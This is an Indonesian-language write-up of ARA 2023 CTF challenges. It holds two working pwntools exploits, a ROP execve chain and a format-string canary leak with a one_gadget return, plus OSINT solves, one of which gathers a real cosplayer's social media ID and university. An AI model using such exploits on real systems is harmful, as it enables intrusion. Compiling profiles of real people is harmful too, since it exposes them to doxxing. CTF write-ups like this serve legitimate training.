
basreng kompleks (460 pts)

Diberikan sebuah ELF binary 64 bit dan service netcat. Proteksi pada binary sebagai berikut



```
zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti  
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$ checksec --file=vuln  
RELRO      STACK CANARY NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable FILE  
Partial RELRO No canary found NX enabled No PIE      No RPATH      No RUNPATH      69 Symbols      No      0      0      vuln
```

Berikut Hasil Decompile nya di ida free



```
IDA - vuln /home/zafin/Downloads/CTF/ARACTF/P  
File Edit Jump Search View Debugger Options Windows Help  
Library function Regular function Instruction Data Unexplored External symbol Lumina function  
Functions  
Function name  
_init_proc  
sub_401020  
_isoc99_scanf  
_start  
_dl_relocate_static_pie  
deregister_tm_clones  
register_tm_clones  
__do_global_ctors_aux  
frame_dummy  
a  
b  
c  
d  
e  
f  
g  
h  
main  
_libc_csu_init  
_libc_csu_fini  
_term_proc  
_libc_start_main  
_isoc99_scanf  
_gmon_start_  
1 int __cdecl main(int argc, const char **argv, const char **envp)  
2 {  
3     char v4[64]; // [rsp+0h] [rbp-40h] BYREF  
4  
5     __isoc99_scanf(unk_402004, v4, envp);  
6     return 0;  
7 }
```

Jelas ada bug overflow di stack, unk_402004 berisi string "%s". Awalnya saya mengira, karena menggunakan scanf, payload kita dilarang berisi null byte atau akan terpotong. Setelah saya

coba terlebih dahulu sebelum analisis lebih lanjut, ternyata null byte dapat diterima program dengan contoh input b"A\x00A". Berikut buktinya.

```
zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti
File Actions Edit View Help
zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$ python2 -c "print('A\x00A')" > payload
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$ gdb ./vuln -q
pwndbg: loaded 139 pwndbg commands and 48 shell commands. Type pwndbg [-s shell | --all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
Reading symbols from ./vuln...
(No debugging symbols found in ./vuln)
----- tip of the day (disable with set show-tips off) -----
The set show-flags on setting will display CPU flags register in the regs context panel
pwndbg> disassemble main
Dump of assembler code for function main:
0x0000000000401177 <+0>: push rbp
0x0000000000401178 <+1>: mov rbp, rsp
0x0000000000401179 <+4>: sub rsp, 0x40
0x000000000040117f <+8>: lea rax, [rbp-0x40]
0x0000000000401182 <+12>: mov rsi, rax
0x0000000000401186 <+15>: lea rdi, [rip+0xe77] # 0x002804
0x000000000040118d <+22>: mov eax, 0x0
0x0000000000401192 <+27>: call 0x00000000 <_isoc99_scanf@plt>
0x0000000000401197 <+32>: mov eax, 0x0
0x000000000040119c <+37>: leave
0x000000000040119d <+38>: ret
End of assembler dump.
pwndbg> b *main+32
Breakpoint 1 at 0x0000000000401197
pwndbg> r < payload
Starting program: /home/zafin/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti/vuln < payload

Breakpoint 1, 0x0000000000401197 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0x1
REX 0x4011a0 (__libc_csu_init) ← push r15
RCX 0x0
RDX 0x0
RDI 0x7fffffffdbd0 ← 0x1a4
RSI 0xa
R8 0xa
R9 0x7c
R10 0x7ffff7fa8be0 (main_arena+96) → 0x40e2a0 ← 0x0
R11 0x246
R12 0x401040 (.start) ← xor ebp, ebp
R13 0x7fffffffdf40 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffde50 ← 0x0
RSP 0x7fffffffde10 ← 0x7fff00410041 /* 'A' */
RIP 0x401197 (main+32) ← mov eax, 0
```

```

zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARCTF
File Actions Edit View Help
zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARCTF

[ REGISTERS / show-flags off / show-compact-regs on ]

RAX 0x1
RBX 0x4011a0 (__libc_csu_init) ← push r15
RCX 0x0
RDX 0x0
RDI 0x7fffffff8d0 ← 0x1a4
RSI 0xa
R8 0xa
R9 0x7c
R10 0x7ffff7fa8be0 (main_arena+96) → 0x4062a0 ← 0x0
R11 0x246
R12 0x401040 (_start) ← xor ebp, ebp
R13 0x7fffffffdf40 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffde50 ← 0x0
RSP 0x7fffffffde10 ← 0x7fff00410041 /* 'A' */
RIP 0x401197 (main+32) ← mov eax, 0

[ DISASM / x86-64 / set emulate on ]

0x401197 <main+32> mov eax, 0
0x40119c <main+37> leave
0x40119d <main+38> ret
1
0x7ffff7de0083 <__libc_start_main+243> mov edi, eax
0x7ffff7de0085 <__libc_start_main+245> call exit <exit>
0x7ffff7de008a <__libc_start_main+250> mov rax, qword ptr [rsp + 8]
0x7ffff7de008f <__libc_start_main+255> lea rdi, [rip + 0x18fdd2]
0x7ffff7de0096 <__libc_start_main+262> mov rsi, qword ptr [rax]
0x7ffff7de0099 <__libc_start_main+265> xor eax, eax
0x7ffff7de009b <__libc_start_main+267> call qword ptr [rdx + 0x1d0]
0x7ffff7de00a1 <__libc_start_main+273> jmp __libc_start_main+102 <__libc_start_main+102>
[ STACK ]

00:0000 rsp 0x7fffffffde10 ← 0x7fff00410041 /* 'A' */
01:0000 0x7fffffffde18 → 0x4011e5 (__libc_csu_init+60) ← add rbx, 1
02:0010 0x7fffffffde20 → 0x7ffff7fad2e8 (__exit_funcs_lock) ← 0x0
03:0018 0x7fffffffde28 → 0x4011a0 (__libc_csu_init) ← push r15
04:0020 0x7fffffffde30 ← 0x0
05:0028 0x7fffffffde38 → 0x401040 (_start) ← xor ebp, ebp
06:0030 0x7fffffffde40 → 0x7fffffffdf40 ← 0x1
07:0038 0x7fffffffde48 ← 0x0

[ BACKTRACE ]

f 0 0x401197 main+32
f 1 0x7ffff7de0083 __libc_start_main+243

pwndbg>

```

Pada RSP, byte bagian belakangnya bernilai 410041 atau setara dengan yang kita inputkan. Jadi terbukti dapat menggunakan null byte.

Oke, awalnya saya bingung, dengan scanf apakah bisa mendapatkan shell. Lalu ternyata ada fungsi fungsi yang mencurigakan di ida, fungsi tersebut bernama huruf a sampai huruf h. Ketika di decompile lewat ida, hasilnya susah untuk dipahami sehingga saya membaca assemblynya saja melalui gdb. Berikut hasil disassembly masing masing fungsi tersebut.

```
zafin@muhammad-vivobookas
File Actions Edit View Help
zafin@muhammad-vivobookasu.../PWN/basreng_komplek_part1
pwndbg: loaded 139 pwndbg commands and 48 shell commands. Type pwndbg [--sh
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
Reading symbols from ./vuln...
(No debugging symbols found in ./vuln)
----- tip of the day (disable with set show-tips off) -----
Use the context (or ctx) command to display the context once again. You can
ntext-output <file>. See also config context to configure it further!
pwndbg> disassemble a
Dump of assembler code for function a:
0x0000000000401122 <+0>: push rbp
0x0000000000401123 <+1>: mov rbp, rsp
0x0000000000401126 <+4>: mov QWORD PTR [rdi], rsi
0x0000000000401129 <+7>: nop
0x000000000040112a <+8>: pop rbp
0x000000000040112b <+9>: ret
End of assembler dump.
pwndbg> disassemble b
Dump of assembler code for function b:
0x000000000040112c <+0>: push rbp
0x000000000040112d <+1>: mov rbp, rsp
0x0000000000401130 <+4>: syscall
0x0000000000401132 <+6>: nop
0x0000000000401133 <+7>: pop rbp
0x0000000000401134 <+8>: ret
End of assembler dump.
pwndbg> disassemble c
Dump of assembler code for function c:
0x0000000000401135 <+0>: push rbp
0x0000000000401136 <+1>: mov rbp, rsp
0x0000000000401139 <+4>: xor rdx, rdx
0x000000000040113c <+7>: nop
0x000000000040113d <+8>: pop rbp
0x000000000040113e <+9>: ret
End of assembler dump.
pwndbg> disassemble d
Dump of assembler code for function d:
0x000000000040113f <+0>: push rbp
0x0000000000401140 <+1>: mov rbp, rsp
0x0000000000401143 <+4>: xor rax, rax
0x0000000000401146 <+7>: nop
0x0000000000401147 <+8>: pop rbp
0x0000000000401148 <+9>: ret
End of assembler dump.
pwndbg> disassemble e
Dump of assembler code for function e:
0x0000000000401149 <+0>: push rbp
0x000000000040114a <+1>: mov rbp, rsp
```



```
zafin@muhammad-vivobookasu.../PWN/basreng_komplek_parti
File Actions Edit View Help
End of assembler dump.
pwndbg> disassemble d
Dump of assembler code for function d:
    0x000000000040113f <+0>:    push    rbp
    0x0000000000401140 <+1>:    mov     rbp, rsp
    0x0000000000401143 <+4>:    xor     rax, rax
    0x0000000000401146 <+7>:    nop
    0x0000000000401147 <+8>:    pop     rbp
    0x0000000000401148 <+9>:    ret
End of assembler dump.
pwndbg> disassemble e
Dump of assembler code for function e:
    0x0000000000401149 <+0>:    push    rbp
    0x000000000040114a <+1>:    mov     rbp, rsp
    0x000000000040114d <+4>:    mov     rax, 0x40
    0x0000000000401154 <+11>:   nop
    0x0000000000401155 <+12>:   pop     rbp
    0x0000000000401156 <+13>:   ret
End of assembler dump.
pwndbg> disassemble f
Dump of assembler code for function f:
    0x0000000000401157 <+0>:    push    rbp
    0x0000000000401158 <+1>:    mov     rbp, rsp
    0x000000000040115b <+4>:    sub     rax, 0x6
    0x000000000040115f <+8>:    nop
    0x0000000000401160 <+9>:    pop     rbp
    0x0000000000401161 <+10>:   ret
End of assembler dump.
pwndbg> disassemble g
Dump of assembler code for function g:
    0x0000000000401162 <+0>:    push    rbp
    0x0000000000401163 <+1>:    mov     rbp, rsp
    0x0000000000401166 <+4>:    add     rax, 0x1
    0x000000000040116a <+8>:    nop
    0x000000000040116b <+9>:    pop     rbp
    0x000000000040116c <+10>:   ret
End of assembler dump.
pwndbg> disassemble h
Dump of assembler code for function h:
    0x000000000040116d <+0>:    push    rbp
    0x000000000040116e <+1>:    mov     rbp, rsp
    0x0000000000401171 <+4>:    xor     rcx, rcx
    0x0000000000401174 <+7>:    nop
    0x0000000000401175 <+8>:    pop     rbp
    0x0000000000401176 <+9>:    ret
End of assembler dump.
pwndbg> 
```

Oke, dari sini kita dapet gadget gadget yang usefull, kenapa usefull?. Yang pertama ada syscall, dari syscall ini kita bisa manggil `execve("/bin/sh",0,0)`. Akan tetapi rax harus kita set ke angka 59 atau dalam hex 0x3b agar dapat memanggil fungsi `execve`. Ternyata kita punya kontrol terhadap itu, yaitu dengan menggunakan gadget `xor rax, rax` atau dengan membuat register rax berisi 0. Lalu ada gadget `add rax, 1`. Dimana kita bisa mengatur rax ke angka 59. Akan tetapi ada masalah lagi, bagaimana cara mencari string `/bin/sh` di program?. Lihat fungsi `a`, disana ada gadget `mov qword ptr [rdi], rsi`. Yang artinya kita bisa mengisi suatu alamat di rdi dengan suatu nilai rsi (kita bisa set rdi ke bss dan rsi adalah nilai integer dari little endian `/bin/sh`). Boom, karena rdi dan rsi selalu bisa di kontrol (biasanya selalu ada `pop rdi` dan `pop rsi`) jadi kita sudah punya semua untuk mendapatkan shell. Berikut script exploit saya.

```
from pwn import *

pop_rdi = 0x4011fb
pop_rsi_r15 = 0x4011f9
xor_rax = 0x401143
xor_rdx = 0x401139
add_rax = 0x401166
syscall = 0x401130
mov_rdi_rsi = 0x401126

elf = context.binary = ELF("./vuln")

bss = elf.bss(0x20)

#p = process("./vuln")

p = remote("103.152.242.116", 20371)

payload = b"a"*72
payload += flat(pop_rdi,bss,pop_rsi_r15,b"/bin/sh\x00",0,mov_rdi_rsi,0,xor_rax,0)
for _ in range(0x3b):
    payload += flat(add_rax,0)
payload += flat(xor_rdx,0,pop_rsi_r15,0,0,syscall)

print(hex(bss))

p.sendline(payload)

p.interactive()
```

```
zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARACTF/
File Actions Edit View Help
zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$ python3 exp.py
[*] '/home/zafin/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti/vuln'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[+] Opening connection to 103.152.242.116 on port 20371: Done
0x404050
[*] Switching to interactive mode
$ ls
flag.txt
run
vuln
$ cat flag.txt
ARA2023{CUST0M_ROP_D3f4ult_b4sr3ng}
$
```

Flag : ARA2023{CUST0M_ROP_D3f4ult_b4sr3ng}

nasgor komplek (496 pts)

Diberikan sebuah service netcat, kita harus mencobanya untuk mengetahui program tersebut bekerja.

Setelah mencoba - coba, ternyata ada 2 bug, yang pertama ada di option 1 yaitu bug format string, dengan mengirimkan %p ke stdin, program akan mengeluarkan suatu hexadecimal seperti suatu alamat stack atau libc dan juga kita bisa berkali kali input sehingga unlimited format string menjadi salah satu bug di service ini. Berikut buktinya.

```
zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARACTF/PWN/bi
File Actions Edit View Help
zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARACTF/PWN/bi
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$ nc 103.152.242.116 20378
halo masse masse mau apa masse?
1. mesen
2. ambil pesanan
>>>
1
mau pesen apa masse?
%p
oke masse mau ini 0x7ffeea98a830 saya bikinin masse monggo di tunggu
halo masse masse mau apa masse?
1. mesen
2. ambil pesanan
>>>

```

Bug yang kedua ada di option kedua, yaitu overflow di stack, gimana cara tahunya? Coba aja input yang banyak terus liat akan ada pesan error atau tidak, ternyata ada pesan error sebagai berikut.


```
zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti
File Actions Edit View Help
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$ python3 -c "print('A'*200)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$ nc 103.152.242.116 20378
halo masse masse mau apa masse?
1. nesen
2. ambil pesanan
>>>
2
makasih masse sudah mau pesan! masse ada komentar atau saran?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
matur suwun masse!
*** stack smashing detected ***: <unknown> terminated
/home/ctf/run: line 2: 1408 Aborted                  (core dumped) ./hasgor

zafin@muhammad-vivobookasuslaptop410mae410ma:~/Downloads/CTF/ARACTF/PWN/basreng_komplek_parti$
```

Ada error stack smashing yang artinya kita telah mengoverwrite nilai canary. Lalu untuk mencari offset sampai ketemu canarynya saya menggunakan binary search secara manual sehingga didapat offset sampai ketemu canary adalah 136.

Oke disoal dibilang semua proteksi menyala.

Karena kita bisa leak, jadi kita bisa ambil nilai canary dan libc terlebih dahulu. Untuk canary ciri cirinya tinggal lihat byte belakangnya pasti 00 dan pasti dia bentuknya lebih panjang dibandingkan address lain. Untuk libc gimana nentuinnya?. Setau saya, di dekat canary ada 1 nilai libc yaitu nilai `__libc_start_main_ret`. nah dengan mendapatkan address itu kita bisa tahu libc versi berapa, kalau sudah tau versi libc, tinggal kita download lalu tinggal panggil `system("/bin/sh")` atau bisa menggunakan one gadget.

Okeh setelah mendapatkan versi libcnya, langsung saja bikin exploit nya sebagai berikut.

```
from pwn import *

# libc = ELF("./libc6-amd64_2.21-0ubuntu4.3_i386.so")
# libc = ELF("./lib/x86_64-linux-gnu/libc.so.6")
# libc = ELF("./libc6-amd64_2.11.1-0ubuntu7.21_i386.so")
# libc = ELF("./libc6_2.27-3ubuntu1.4_amd64.so")
# libc =
ELF("~/Downloads/LatihanPwn/nightmare/modules/29-tcache/plaid19_cpp/tes/libc-2.27.so")
libc = ELF("./libc6_2.27-3ubuntu1.5_amd64.so")

# libc = ELF("./libc-2.27.so")

cari = lambda x : next(libc.search(asm(x)))
```

```

context.arch = "amd64"

p = remote("103.152.242.116", 20378)

def goto(n):
    p.sendlineafter(b">>>\n",str(n).encode())

def mesen(inp):
    goto(1)
    p.sendlineafter(b"masse?\n",inp)

def ambilpesen(inp):
    goto(2)
    p.sendlineafter(b"saran?\n",inp)

address = []

for i in range(1,40):
    mesen(f"%{i}$p".encode())
    alamat = p.recvline().split()[4]
    address.append(alamat)
    print(alamat,i-1)

canary = eval(address[10])
leak = eval(address[16])

print(hex(leak - 0x21c87))
print(hex(canary))

libc.address = leak - 0x21c87
pop_rdi = cari("pop rdi;ret")

"""
0x4f2a5 execve("/bin/sh", rsp+0x40, environ)
constraints:
    rsp & 0xf == 0
    rcx == NULL

0x4f302 execve("/bin/sh", rsp+0x40, environ)
constraints:
    [rsp+0x40] == NULL

0x10a2fc execve("/bin/sh", rsp+0x70, environ)
constraints:
    [rsp+0x70] == NULL
"""

```

```
system = libc.address + 0x4f420
bin_sh = next(libc.search(b"/bin/sh\x00"))

payload = b'a'*136 + flat(canary,0)
payload += p64(libc.address + 0x4f2a5)

ambilpesen(payload)


p.interactive()
```

```
File Actions Edit View Help
zafin@muhammad-vivobookas...CTF/ARACTF/PWN/nasigoreng
b'0x7fc91a66cb12' 6
b'0xc2' 7
b'(nil)' 8
b'0x7fff99e59ad0' 9
b'0xf1fcfea657fbad00' 10
b'0x7fff99e59ad0' 11
b'0x560a704752f6' 12
b'0x7fff99e59bb0' 13
b'0x100000000' 14
b'0x560a70475330' 15
b'0x7fc91a60dc87' 16
b'0x1' 17
b'0x7fff99e59bb8' 18
b'0x100008000' 19
b'0x560a70475269' 20
b'(nil)' 21
b'0x1c015936477ed1c8' 22
b'0x560a704750a0' 23
b'0x7fff99e59bb0' 24
b'(nil)' 25
b'(nil)' 26
b'0x4fea8a73d4ded1c8' 27
b'0x4f878d795960d1c8' 28
b'0x7fff00000000' 29
b'(nil)' 30
b'(nil)' 31
b'0x7fc91a9ed8d3' 32
b'0x7fc91a9d3638' 33
b'0xca920' 34
b'(nil)' 35
b'(nil)' 36
b'(nil)' 37
b'0x560a704750a0' 38
0x7fc91a5ec000
0xf1fcfea657fbad00
[*] Switching to interactive mode
matur suwun masse!
$ ls
flag.txt
ld-2.27.so
libc-2.27.so
nasgor
nasgor.c
run
$ cat flag.txt
ARA2023{masak_ga_liat_tapi_enak_m3m4ng_0P_orz}
$
```

Flag : ARA2023{masak_ga_liat_tapi_enak_m3m4ng_0P_orz}

OSINT

Time Machine (100 pts)



Berdasarkan judul dan deskripsi chall, kita diarahkan untuk melakukan “perjalanan waktu” ke masa lalu. Saya menggunakan website Wayback Machine (<https://archive.org/web/>) dan memasukkan tautan website official ARA. Tetapi ketika pertama masuk tetap tidak ada apa-apa. Akhirnya saya coba view page source dan menemukan flagnya.

```
</div>
</section>
<!-- ARA2023{d1gIt4l_f00tpr1nt_1s_sC4ry} -->
</main>
```

Flag : ARA2023{d1gIt4l_f00tpr1nt_1s_sC4ry}

Backroom (100 pts)


Diberikan sebuah gambar tempat




Berdasarkan deskripsi soal, kita diminta untuk menemukan lokasinya. Maka saya lakukan exiftool untuk menemukan koordinat tempatnya.

```
CIRCLE OF CONFUSION : 9.067 mm
Field Of View : 73.7 deg
Focal Length : 5.2 mm (35 mm equivalent: 24.0 mm)
GPS Position : 7 deg 15' 9.97" S, 112 deg 45' 2.06" E
Hyperfocal Distance : 2.39 m
Light Value : 3.8
```

Lalu dengan menggunakan web <https://www.gps-coordinates.net/> saya menemukan tempatnya, yaitu Hi-Tech Mall Surabaya.



Awalnya, saya kira flagnya merupakan nama tempat tersebut, namun ternyata salah. Kemudian, saya baca lagi challnya dan pada deskripsi disebutkan “so I give this place 5 star”. Saya berasumsi bahwa 5 star yang dimaksud adalah rating/review google. Dan benar saja, flag terdapat pada salah satu review.



Flag : ARA2023{c4r3full_w1th_y0uR_m3tad4ta}

Hey detective, can you help me (304 pts)

Challenge 36 Solves

Hey detective, can you help me

304

Ada seorang cosplayer dari China yang sangat aktif bersosial media, dia kadang memposting foto cosplaynya di facebook dan instagram. Dia pernah berkuliah di universitas ternama di China, suatu saat dia dan temannya berkunjung pada toko boneka untuk membeli sebuah boneka, tidak lupa dia juga berfoto dengan sebuah maskot di sana. Lalu selanjutnya dia mampir ke sebuah toko buku untuk membeli buku, sebagai seseorang yang update sosial media dia juga mengambil sebuah foto di toko buku tersebut dengan pose terduduk. Ohh iya dia juga pernah berfoto bareng atau collab dengan cosplayer asal China dengan nama 'Sakura'.

Attachment

Dari deskripsi soal, kita diarahkan untuk mencari seorang cosplayer. Pada kalimat tersebut, disebutkan bahwa cosplayer tersebut pernah berfoto dengan "Sakura". Saya pun mencari cosplayer China dengan unsur nama sakura dan menemukan sakuragun (<https://www.instagram.com/sakura.gun/>). Karena disebutkan cosplayer pernah berfoto dengan sakura, maka saya scroll instagram sakura dan menemukan seorang cosplayer yang mirip dengan video pada attachment, yaitu yanzi kenko (<https://www.instagram.com/yanzikenko/>), benar saja, pada post instagramnya terdapat video persis seperti attachment.



Disebutkan bahwa kenko kerap memposting di facebook, maka saya cari juga facebooknya dan menemukan <https://m.facebook.com/100050373615054/>

Flag dibagi dalam 5 bagian :

1. ID Sosmed

Awalnya, saya kira ID sosmed adalah angka pada tautan facebook, namun ternyata salah. Jadi, saya search lagi apa itu ID sosmed dan ternyata berhubungan dengan

instagram. Untuk menemukan ID sosmed kenko, saya menggunakan web <https://followersgratis.web.id/cek-user-id-instagram/>

Full Name: 妍子kenko
User ID: 44793134117

ID Sosmed = 44793134117

2. Nama Universitas dia berkuliah
Ketika saya scroll facebook beliau, saya menemukan foto ini .



Terlihat seperti beliau sedang wisuda. Saya lihat logo dan dari huruf pada foto saya menemukan universitas beliau yaitu Beijing Normal University (BNU).
Universitas = BNU

3. Nama maskot
Saya scroll lagi facebook beliau. Sebenarnya foto ini agak susah dicari karena saya tidak tahu maskot seperti apa yang dimaksud. Tapi dari hintnya yaitu toko boneka, saya menemukan post ini.




Saya lakukan reverse image search pada foto kenko bersama maskot dan menemukan nama maskot tersebut.

Nama maskot = Molly

4. Waktu saat upload foto di toko buku

